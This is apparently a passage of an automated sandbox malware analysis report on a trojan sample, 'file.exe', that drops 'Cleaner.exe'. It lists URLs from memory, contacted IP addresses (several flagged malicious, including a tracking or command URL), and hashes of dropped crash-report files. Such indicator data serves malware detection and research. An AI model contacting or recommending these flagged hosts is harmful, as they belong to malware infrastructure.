http://www.urwpp.de	Cleaner.exe, 00000016.00000003.436737283.000001CFE1B4E000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.436633622.000001CFE1B4E000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.436859788.000001CFE1B4E000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.437363653.000001CFE1B4E000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.437170500.000001CFE1B4E000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.437117752.000001CFE1B4E000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.437064705.000001CFE1B4E000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.436930103.000001CFE1B4E000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.437229886.000001CFE1B4E000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	Cleaner.exe, 00000016.00000003.432353861.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000002.568193872.000001CFE2DA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Cleaner.exe, 00000016.00000002.565355076.000001CFC95BB000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designersp	Cleaner.exe, 00000016.00000003.439268166.000001CFE1B4E000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.439104249.000001CFE1B4E000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.439219729.000001CFE1B4E000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.439012764.000001CFE1B4E000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.438961213.000001CFE1B4E000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.439161982.000001CFE1B4E000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.sakkal.com	Cleaner.exe, 00000016.00000002.568193872.000001CFE2DA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designerso	Cleaner.exe, 00000016.00000003.447075330.000001CFE1B4E000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	Cleaner.exe, 00000016.00000002.568193872.000001CFE2DA2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	Cleaner.exe, 00000016.00000003.437639112.000001CFE1B2E000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000002.568193872.000001CFE2DA2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/.TTC	Cleaner.exe, 00000016.00000003.434380388.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.434233291.000001CFE1B29000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comH_	Cleaner.exe, 00000016.00000003.436987400.000001CFE1B2F000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.sakkal.comI	Cleaner.exe, 00000016.00000003.435071712.000001CFE1B28000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.comq	Cleaner.exe, 00000016.00000003.431705459.000001CFE1B20000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/F	Cleaner.exe, 00000016.00000003.434005148.000001CFE1B2A000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://208.67.104.97/powfhxhxcjzx/ping.php?sub=NOSUB&stream=start&subst	file.exe, 00000000.00000000.352480046.00000000019B000.00000004.00000010.00020000.00000000.sdmp	true	• URL Reputation: malware	unknown
http://www.ccleaner.comqhttps://take.rdrct-now.online/go/ZWKA?p78705p298845p1174	file.exe, 00000000.00000003.396800531.00000003B36000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.364648566.00000000031C8000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.390225598.00000000003712000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.393566637.000000000371E000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.395142031.0000000003B1B000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.392148582.0000000038FD000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.389580944.0000000003AC7000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.398066889.0000000003B63000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.394103173.000000003913000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.392869347.0000000003AEF000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.397700050.000000003934000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.396385601.00000000003924000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.395883295.000000000371B000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.397228041.0000000003718000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.399409682.0000000003716000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.365552738.0000000003080000.00000004.00000800.00020000.00000000.sdmp, soft[1].0.dr, Cleaner.exe.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://iplogger.org	Cleaner.exe, 00000016.00000002.565355076.000001CFC95BB000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sajatypeworks.comd:	Cleaner.exe, 00000016.00000003.428357477.000001CFE1B2F000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.428374052.000001CFE1B2F000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://iplogger.orgx	Cleaner.exe, 00000016.00000002.565404043.000001CFC95CE000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.coml	Cleaner.exe, 00000016.00000002.568193872.000001CFE2DA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/	Cleaner.exe, 00000016.00000003.431228141.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.431179686.000001CFE1B2A000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.430147464.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	Cleaner.exe, 00000016.00000002.568193872.000001CFE2DA2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://iplogger.org	Cleaner.exe, 00000016.00000002.565434475.000001CFC95D8000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn	Cleaner.exe, 00000016.00000003.430687491.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.430832292.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.430600821.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.430933717.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.430979463.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.430553370.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.430753328.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.431021568.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000002.568193872.000001CFE2DA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	Cleaner.exe, 00000016.00000003.438267437.000001CFE1B50000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000002.568193872.000001CFE2DA2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.typography.netad	Cleaner.exe, 00000016.00000003.429063853.000001CFE1B30000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://g-cleanit.hk	file.exe, 00000000.00000003.396800531.00000003B36000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.364648566.00000000031C8000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.390225598.0000000003712000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.393566637.000000000371E000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.395142031.0000000003B1B000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.392148582.0000000038FD000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.389580944.0000000003AC7000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.398066889.0000000003B63000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.394103173.0000000003913000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.392869347.0000000003AEF000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.397700050.0000000003934000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.396385601.0000000003924000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.395883295.000000000371B000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.397228041.0000000003718000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.399409682.0000000003716000.00000004.00000800.00020000.00000000.sdmp, file.exe, 00000000.00000003.365552738.0000000003080000.00000004.00000800.00020000.00000000.sdmp, soft[1].0.dr, Cleaner.exe.0.dr	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/	Cleaner.exe, 00000016.00000003.434754929.000001CFE1B28000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.434233291.000001CFE1B29000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.434991979.000001CFE1B2E000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000002.568193872.000001CFE2DA2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	Cleaner.exe, 00000016.00000002.568193872.000001CFE2DA2000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sajatypeworks.comcom	Cleaner.exe, 00000016.00000003.428279324.000001CFE1B22000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/	Cleaner.exe, 00000016.00000003.436930103.000001CFE1B4E000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.monotype.9	Cleaner.exe, 00000016.00000003.444449589.000001CFE1B4E000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 00000016.00000003.444320811.000001CFE1B4E000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
148.251.234.83	iplogger.org	Germany		24940	HETZNER-ASDE	false
208.67.104.97	unknown	United States		20042	GRAYSON-COLLIN-COMMUNICATIONSUS	true
85.31.46.167	unknown	Germany		43659	CLOUDCOMPUTINGDE	true
107.182.129.235	unknown	Reserved		11070	META-ASUS	false
171.22.30.106	unknown	Germany		33657	CMCSUS	false

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	715158
Start date and time:	2022-10-03 17:28:33 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	file.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211

Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.troj.winEXE@21/51@1/5
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, WerFault.exe, WMIADAP.exe, conhost.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): ctldl.windowsupdate.com
- Execution Graph export aborted for target Cleaner.exe, PID 5208 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:30:22	API Interceptor	1x Sleep call for process: file.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_05057d34\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8413921404242342
Encrypted:	false
SSDEEP:	192:0+G1Vfav7FH56rrE3jDB/u7swS274lt1hBx:a2x56rwjl/u7swX4ltN
MD5:	AE8AE64294D6FA52CF25B72CCFA9B424
SHA1:	67CFC19720494D42E2FE8A0CDABD5474ACACC806
SHA-256:	E4029CF442A03D5230EE45AB951E41873E62F55561C138A958C2E78141247714
SHA-512:	EE9FF764AE2408CAD8E2CBB2D5A5985D314D7BBDD70F1F55C878C31036775EC9D7A4DB5BAC50D6C4C892BE313B0AEF5B656912BC6288C94E240762F2CC2050B
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.9.3.1.6.9.7.4.7.2.3.0.7.6.5.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.8.6.6.8.d.c.7.-.e.8.b.6.-.4.7.a.d.-.b.f.4.9.-.e.6.7.9.9.6.0.b.5.5.3.d.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.4.b.7.a.f.1.f.f.-.5.9.2.7.-.4.7.1.e.-.8.6.e.f.-.2.7.5.e.7.2.1.0.6.8.a.7.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.f.i.l.e...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.c.7.c.-.0.0.0.1.-.0.0.1.9.-.a.5.7.9.-.e.c.5.c.8.8.d.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.6.5.3.d.e.e.c.5.b.c.5.a.9.c.c.9.7.3.9.f.2.5.f.4.c.2.c.d.7.5.a.0.0.0.0.f.f.f.f.!.0.0.0.0.e.b.b.b.0.c.3.5.8.6.b.8.a.0.2.4.4.5.8.5.e.a.c.b.4.4.c.a.1.2.5.a.c.9.3.3.a.d.8.e.!.f.i.l.e...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.2././.0.9././.1.9.:.1.5.:.0.2.:.4.3.!.0.!.f.i.l.e...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.5.....S.e.r.v.i.c.e.S.p.l.i.t.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_0789c3c3\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8646212963389045
Encrypted:	false
SSDEEP:	192:QkG1VfavFFH56rrE3jDm/u7swS274lt1hBx:C2P56rwjC/u7swX4ltN
MD5:	F06265723A39C280E464EA71CB2340B2
SHA1:	9EF034D5F7C208671F5F02DA0BDFBCF80B7B2450
SHA-256:	5FD7EB50B113154EC744B2F5E5B4679A5837B3198F3235B96EC6B53C453586F5
SHA-512:	CE44A524F15E5EFD1F34DE70A1FEFF24FB6352F2F5139C088E023E770E80C811BAEDF05DF7E38C5AFE9DA542161DB9FC8792C9872F915A8D42EAF34B0C16B4B7
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.9.3.1.6.9.9.2.4.0.7.7.2.9.3.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.6.b.d.3.1.2.a.3.-.3.8.b.8.-.4.a.d.a.-.a.d.6.5.-.1.f.2.c.1.e.1.7.1.b.6.a.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.1.6.6.d.3.f.4.-.9.d.3.6.-.4.7.e.f.-.b.6.3.8.-.0.0.c.c.f.5.7.0.3.e.f.3.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.f.i.l.e...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.c.7.c.-.0.0.0.1.-.0.0.1.9.-.a.5.7.9.-.e.c.5.c.8.8.d.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.6.5.3.d.e.e.c.5.b.c.5.a.9.c.c.9.7.3.9.f.2.5.f.4.c.2.c.d.7.5.a.0.0.0.0.f.f.f.f.!.0.0.0.0.e.b.b.b.0.c.3.5.8.6.b.8.a.0.2.4.4.5.8.5.e.a.c.b.4.4.c.a.1.2.5.a.c.9.3.3.a.d.8.e.!.f.i.l.e...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.2././.0.9././.1.9.:.1.5.:.0.2.:.4.3.!.0.!.f.i.l.e...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.5.....S.e.r.v.i.c.e.S.p.l.i.t.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_0fa97499\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8276699661029949
Encrypted:	false
SSDEEP:	192:tG1VfavUFH56rrE3jDk/u7swS274lt1hBx:W2c56rwjg/u7swX4ltN
MD5:	8E6DF1FEDD2DCDFEEAD81E751F1E9E30
SHA1:	A28E1D741B8018EAC8302C3631FBD1FB1A1B5C74
SHA-256:	5B387D32E08D4D09C09360B6713B6F2BDC20C4C801BF05A9FA7B335D40AE770F
SHA-512:	CB26D8837B531A206CD37DF93526F11027C8E5A840C05079D77A81F1463987454A4F125BEB6670629697FEA539AE4B0B1614D423056DE0DBAA80A51B0A339F26

Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.9.3.1.6.9.7.2.5.8.8.2.6.7.2.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.5.b.5.2.3.2.f.6.-.0.2.0.5.-.4.8.6.e.-.a.9.6.e.-.f.f.e.2.2.7.b.7.f.1.4.6.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.b.a.d.8.2.7.2.b.-.3.6.4.7.-.4.b.1.a.-.b.3.8.d.-.7.a.5.b.6.a.6.3.5.7.a.4.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.f.i.l.e...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.c.7.c.-.0.0.0.1.-.0.0.1.9.-.a.5.7.9.-.e.c.5.c.8.8.d.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.6.5.3.d.e.e.c.5.b.c.5.a.9.c.c.9.7.3.9.f.2.5.f.4.c.2.c.d.7.5.a.0.0.0.0.f.f.f.f.!.0.0.0.0.e.b.b.b.0.c.3.5.8.6.b.8.a.0.2.4.4.5.8.5.e.a.c.b.4.4.c.a.1.2.5.a.c.9.3.3.a.d.8.e.!.f.i.l.e...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.2././.0.9././.1.9.:.1.5.:.0.2.:.4.3.!.0.!.f.i.l.e...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.5.....S.e.r.v.i.c.e.S.p.l.i.t.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_0fb9b83a\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8645912092877456
Encrypted:	false
SSDEEP:	192:OG1VfavMFH56rrE3jDm/u7swS274lt1hBx:V2E56rwjC/u7swX4ltN
MD5:	BFE67807DC0602F55378507755440CEE
SHA1:	B3EB70858BDCE565941C6E0F060FC884B3ADEF6D
SHA-256:	653586F31427F3303B54C7BDAE8B0671116DC96D1442414B4F322B8DE2FBC17B
SHA-512:	E9DE1C42FEBFF12DCBE0CD19AAC56582A97B5E165F266FA099D3C6B6D0F453BBC6177D6581553CD1CE7F309520844187934AD4D4CA2470B755E5D4549D6478B
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.9.3.1.6.9.8.9.4.4.9.7.0.7.4.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.a.e.2.b.f.8.7.-.d.c.2.0.-.4.4.f.c.-.b.4.8.0.-.c.6.5.b.a.c.7.b.6.4.2.4.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.d.c.6.f.3.9.9.7.-.1.3.9.0.-.4.9.0.9.-.9.9.4.c.-.f.8.1.7.8.3.9.8.6.2.d.3.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.f.i.l.e...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.c.7.c.-.0.0.0.1.-.0.0.1.9.-.a.5.7.9.-.e.c.5.c.8.8.d.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.6.5.3.d.e.e.c.5.b.c.5.a.9.c.c.9.7.3.9.f.2.5.f.4.c.2.c.d.7.5.a.0.0.0.0.f.f.f.f.!.0.0.0.0.e.b.b.b.0.c.3.5.8.6.b.8.a.0.2.4.4.5.8.5.e.a.c.b.4.4.c.a.1.2.5.a.c.9.3.3.a.d.8.e.!.f.i.l.e...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.2././.0.9././.1.9.:.1.5.:.0.2.:.4.3.!.0.!.f.i.l.e...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.5.....S.e.r.v.i.c.e.S.p.l.i.t.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_14062c50\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.9178695391219902
Encrypted:	false
SSDEEP:	192:+ZG1Vfav7FH56rrE3jDy8/u7swS274lt1hBx:+62x56rwjD/u7swX4ltN
MD5:	CA143ECEC56682C4667E60F8CC68A65F
SHA1:	AAAF4F27FCAB944C8AF953F479475148857C665F
SHA-256:	31D5C72900C85B7EE64B1D9E0125812EBD969D2FA3E3EF8744A43412E39B2314
SHA-512:	3456367071CBD45B03310FECF31C50F732E4C3EB6A66963F09BE3CD8E8F9B8ED896F76A1B797C3AC695C40768AD45F626B2EB4B63F73DD9C0EDFD627A3C5C559
Malicious:	**true**
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.9.3.1.7.0.1.9.3.7.0.4.2.6.7.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.c.e.6.7.7.7.a.-.5.f.9.4.-.4.1.5.c.-.9.0.3.0.-.d.e.9.5.7.1.e.6.d.f.a.7.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.b.e.4.6.8.3.4.a.-.f.6.2.a.-.4.4.a.e.-.8.f.c.4.-.1.d.9.f.b.b.1.4.9.1.7.a.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.f.i.l.e...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.c.7.c.-.0.0.0.1.-.0.0.1.9.-.a.5.7.9.-.e.c.5.c.8.8.d.7.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.0.6.5.3.d.e.e.c.5.b.c.5.a.9.c.c.9.7.3.9.f.2.5.f.4.c.2.c.d.7.5.a.0.0.0.0.f.f.f.f.!.0.0.0.0.e.b.b.b.0.c.3.5.8.6.b.8.a.0.2.4.4.5.8.5.e.a.c.b.4.4.c.a.1.2.5.a.c.9.3.3.a.d.8.e.!.f.i.l.e...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.2././.0.9././.1.9.:.1.5.:.0.2.:.4.3.!.0.!.f.i.l.e...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.5.....S.e.r.v.i.c.e.S.p.l.i.t.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_43a044097e5f3ef507ce7a9f19c0e6d280fb_440dec59_1431a86b\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8419314888891837
Encrypted:	false
SSDEEP:	192:86bG1VfavFFH56rrE3jDB/u7swS274lt1hBx:8682P56rwjl/u7swX4ltN
MD5:	5F781DC311C9F39A8DF1C3D0EB4D85B2
SHA1:	5660436EBC6CA12BA0081C30895423D4495E6DB1

SHA-256:	E958CD79B8663CD546443A8FB101F4932E1B78A6D9BE0AAEE8DA6D1A7BD102F4
SHA-512:	034BABD2EE208DDA30EC06F53707A3B6386859E9F45B40AAE66AAD3B10AAEC71F11797EF991C3B17C61228FD368C30046EE30E5AA1A29E536DE961EFA7AD26A9
Malicious:	**true**
